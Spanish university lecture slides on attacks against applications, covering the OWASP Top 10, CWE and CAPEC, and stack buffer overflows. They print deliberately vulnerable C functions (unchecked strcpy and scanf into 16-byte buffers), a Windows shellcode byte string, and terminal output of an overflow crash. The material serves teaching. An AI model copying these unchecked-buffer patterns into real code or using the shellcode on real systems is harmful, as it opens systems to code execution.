

Seguridad Informática

Tema 5 – Ataques a aplicaciones y servicios



Universidad
Rey Juan Carlos

Antonio González Pardo antonio.gpardo@urjc.es


07/03/2023

- Introducción.
- Desbordamientos.
- Inyecciones.
- Forgeries.

- **Introducción.**
- Desbordamientos.
- Inyecciones.
- Forgeries.



- OWASP: *Open Web Application Security Project*
- Dedicado a determinar y combatir las causas que hacen que el software sea inseguro.
- También capacita a las organizaciones para concebir, desarrollar, adquirir, operar y mantener aplicaciones confiables y seguras.
- Ofrece
 - Herramientas y estándares de seguridad en aplicaciones
 - Libros completos de revisiones de seguridad, desarrollo de código fuente seguro
 - Controles de seguridad estándar
 - Conferencias
 - Research...



- OWASP se enfoca en la identificación de los riesgos más serios.
- Para evaluar los riesgos utiliza este esquema de calificaciones basado en Metodología de Evaluación de Riesgos OWASP

Agente de Amenaza	Vectores de Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto al Negocio
Específico de la aplicación	Fácil	Difundido	Fácil	Severo	Específico de la aplicación /negocio
	Promedio	Común	Promedio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

OWASP define el top 10 de vulnerabilidades en web (2022)


1. Brechas en el control de acceso.
2. Fallos criptográficos.
3. Inyecciones.
4. Diseños inseguros.
5. Malas configuraciones de seguridad.
6. Uso de componentes desactualizados o con vulnerabilidades.
7. Fallos de identificación y autenticación.
8. Fallos en la integridad del software y de los datos.
9. Monitorización y tareas de logging insuficientes.
10. Server-Side Request Forgery (SSRF).


- Hay muchas iniciativas que intentan clasificar todas las vulnerabilidades/debilidades conocidas para el software.
- Tenemos el sistema Common Weakness Enumeration (CWE) y la métrica Common Weakness Scoring System (CWSS).
- También tenemos el CAPEC (Common Attack Pattern Enumeration and Classification), con un enfoque complementario centrado en la seguridad ofensiva.

CAPEC **Common Attack Pattern Enumeration and Classification**
A Community Resource for Identifying and Understanding Attacks

- Introducción.
- **Desbordamientos.**
- Inyecciones.
- Forgeries.


- Un ataque por desbordamiento (*overflow*) aprovecha una vulnerabilidad del software.
- Permite ejecutar cualquier código en el sistema vulnerable con los mismos permisos que la aplicación que presenta la vulnerabilidad por no comprobar el tamaño de los parámetros que se pasan a una función o procedimiento en tiempo real.
- La vulnerabilidad se conoce desde finales de los años 80, pero muchos sistemas operativos, aplicaciones y navegadores la siguen teniendo.





- **.text**: las instrucciones en código máquina.
- **.data**: se almacenan las variables inicializadas en tiempo de compilación.
- **.bss**: las no inicializadas.
- **heap**: memoria dinámica.
- **stack**: variables por referencia, variables locales, valores de retorno. Control de invocación y retorno de los métodos.


Stack Overflow



- La pila se usa cada vez que se realiza una llamada a una función o procedimiento.
- Se almacena mucha información:
 - Las variables internas.
 - Una serie de punteros.
 - La dirección de retorno.
 - Los punteros a los parámetros que se le pasan.

```
void copia_cadena(char *cadena) {  
    char buffer[16];  
    strcpy(buffer, cadena);  
}  
  
void main() {  
    char frase[16];  
    int i;  
    for( i = 0; i < 15; i++)  
        frase[i] = 'M';  
    copia_cadena(frase);  
}
```


Stack Overflow




```
void copia_cadena(char *cadena) {  
    char buffer[16];  
    strcpy(buffer, cadena);  
}  
  
void main() {  
    char frase[256];  
    int i;  
    for( i = 0; i < 255; i++)  
        frase[i] = 'M';  
    copia_cadena(frase);  
}
```

- El problema es que la función `copia_cadena` no comprueba el tamaño del parámetro que se le pasa.
- Cuando el buffer de 16 caracteres se termina, escribe los otros 240 a continuación, sobrescribiendo lo que haya.
- Incluida la dirección de retorno.

Stack Overflow




- En este caso, la dirección de retorno queda sobre-escrita con cuatro Ms:

0x4D4D4D4D

- Al compilar y ejecutar el código el resultado será un Segmentation Fault.
- El objetivo del atacante que quiere construir un buffer overflow es que la dirección de retorno apunte al propio buffer. Más concretamente, a una dirección en la que se inserta el código malicioso que se quiere ejecutar.

Stack Overflow



- Ese código malicioso se denomina *shell code*.
- Es un código que no puede ser muy largo porque se desconoce el tamaño del buffer.
- El código más habitual es el que abre una shell o consola, para ejecutar desde ahí los comandos que se requieran.

```
char code[] = \  
"\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"  
"\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"  
"\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"  
"\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"  
"\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"  
"\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"  
"\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"  
"\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"  
"\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51"  
"\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe3\x41\x51\x53\xff"  
"\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"  
"\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"  
"\x52\xff\xd0";
```

```
1 #include <stdio.h>
2
3 void saluda(){
4     printf("Estoy dentro del secret\n");
5 }
6
7 void pideNombre(){
8     char nombre[16];
9     printf("Dime tu nombre:\n");
10    scanf("%s", nombre);
11    printf("Hola, %s\n", nombre);
12 }
13
14 int main(){
15     printf("La direccion de secret es: 0x%08x\n", saluda);
16     pideNombre();
17     return 0;
18 }
```

```
(agpardo@kali)-[~/Escritorio/Seg.Inf]  
$ gcc ejemplo.c -o ejecutable
```

```
(agpardo@kali)-[~/Escritorio/Seg.Inf]  
$ ./ejecutable
```

La direccion de secret es: 0xecfcf155

Dime tu nombre:

Antonio

Hola, Antonio

```
(agpardo@kali)-[~/Escritorio/Seg.Inf]  
$
```


```
(agpardo@kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0xecfcf155
Dime tu nombre:
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hola, AAAAAAAAAAAAAAAAAAAAAAAAAA

(agpardo@kali)-[~/Escritorio/Seg.Inf]
└─$ ./ejecutable
La direccion de secret es: 0xecfcf155
Dime tu nombre:
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hola, AAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault ./ejecutable

(agpardo@kali)-[~/Escritorio/Seg.Inf]
└─$ █
```



```
pideNombre:
    push    ebp
    mov     ebp, esp
    sub     esp, 24
    sub     esp, 12
    push    OFFSET FLAT:.LC1
    call    printf
    add     esp, 16
    sub     esp, 12
    lea     eax, [ebp-24]
    push    eax
    call    gets
    add     esp, 16
    sub     esp, 8
    lea     eax, [ebp-24]
    push    eax
    push    OFFSET FLAT:.LC2
    call    printf
    add     esp, 16
    leave
    ret
```



```
